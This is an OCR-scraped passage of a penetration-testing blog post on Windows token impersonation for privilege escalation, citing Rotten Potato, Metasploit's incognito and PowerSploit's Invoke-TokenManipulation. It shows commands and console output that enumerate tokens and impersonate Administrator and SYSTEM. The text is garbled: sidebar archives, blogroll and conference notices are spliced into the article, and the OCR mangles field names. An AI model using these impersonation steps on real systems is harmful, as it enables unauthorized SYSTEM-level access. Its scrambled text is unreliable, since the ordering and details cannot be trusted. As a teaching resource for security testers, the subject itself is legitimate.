

# **Penetration Testing Lab**

Articles from the Pentesting Field





Meterpreter – Available Tokens

However there is a technique which can be used that tries to trick the "NT Authority\System" account to negotiate and authenticate via NTLM locally so the token for the "NT Authority\System" account would become available and therefore privilege escalation possible. This technique is called Rotten Potato and it was introduced in <a href="DerbyCon">DerbyCon</a> 2016 by <a href="Stephen Breen">Stephen Breen</a> and <a href="Chris Mallz">Chris Mallz</a>.




April 2018 > January 2018 December 2017 November 2017 October 2017 September 2017 August 2017 July 2017 > June 2017 May 2017 > April 2017 March 2017 > February 2017 > January 2017 November 2016 September 2016 > February 2015 January 2015 **July 2014** April 2014 June 2013 May 2013 April 2013 March 2013 > February 2013 January 2013 December 2012 November 2012 October 2012 September 2012 August 2012

#### Privilege Escalation - Rotten Potato

# **Service Running as Administrator**

Alternatively if the service is running as high privileged user like administrator or if the service allows users to connect via Windows authentication (i.e. SQL Server allows that) then it is possible to escalate privilege by impersonating the token of the administrator account.



- > July 2012
- > June 2012
- > April 2012
- > March 2012
- > February 2012

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


#### **Pen Test Lab Stats**

> 2,941,780 hits

## Blogroll

This can be done through the Metasploit Framework incognito extension or directly through MWR Infosecurity tool <u>incognito</u>.




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*Incognito – Listing the available tokens* 

# **PowerSploit**

Manipulation of system tokens can be done also through PowerSploit as <u>Joseph Bialek</u> inspired by the tool incognito wrote a PowerShell script which can perform the same activities.

#### **Professional**

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#### **Next Conference**

Security B-Sides London April 29th, 2014

The big day is here.

## **Facebook Page**







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```
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 PS C:\Users\Administrator> Invoke-TokenManipulation -Enumerate
                      : NT AUTHORITY
  Domain
  Username
                      : SYSTEM
 hToken
                      : 2068
  LogonType
                      : Θ
  IsElevated
                      : True
  TokenType
                      : Primary
  SessionID
  PrivilegesEnabled : (SeCreateTokenPrivilege, SeLockMemoryPrivilege, SeTcbPrivilege,
  PrivilegesAvailable : {SeAssignPrimaryTokenPrivilege, SeIncreaseQuotaPrivilege, SeSecu
                        vilege...)
                      : 484
  ProcessId
                                                           П
                      : WIN-RUDHUU4UG75
  Domain
  Username
                      : Administrator
  hToken
                      : 1616
  LogonType
                      : 5
  IsElevated
                      : True
  TokenType
                      : Primary
  SessionID
                      : 0
  PrivilegesEnabled : (SeChangeNotifyPrivilege, SeImpersonatePrivilege, SeCreateGlobal
 PrivilegesAvailable : {SeIncreaseQuotaPrivilege, SeSecurityPrivilege, SeTakeOwnershipP
  ProcessId
                      : 884
  Domain
                      : NT AUTHORITY
                      : NETWORK SERVICE
  Username
                      : 2188
  hToken
  LogonType
                      : 5
  IsElevated
                      : True
  TokenTupe
                      : Primary
  SessionID
                      : 0
                            PowerSploit -Token Enumeration
 PS C:\Users\Administrator> Invoke-TokenManipulation -ImpersonateUser -Username "WIN-RUDHUU4UG75\Administrator
 Running As: WIN-RUDHUU4UG75\Administrator
 PS C:\Users\Administrator> Invoke-TokenManipulation -ImpersonateUser -Username "nt authority\system"
  unning As: WORKGROUP\SYSTEM
 PS C:\Users\Administrator>
                           PowerSploit - Token Manipulation
References
Rotten Potato – Privilege Escalation from Service Accounts to SYSTEM
```

https://clymb3r.wordpress.com/2013/11/03/powershell-and-token-impersonation/
https://labs.mwrinfosecurity.com/blog/incognito-v2-0-released/
https://www.trustedsec.com/january-2015/account-hunting-invoke-tokenmanipulation/
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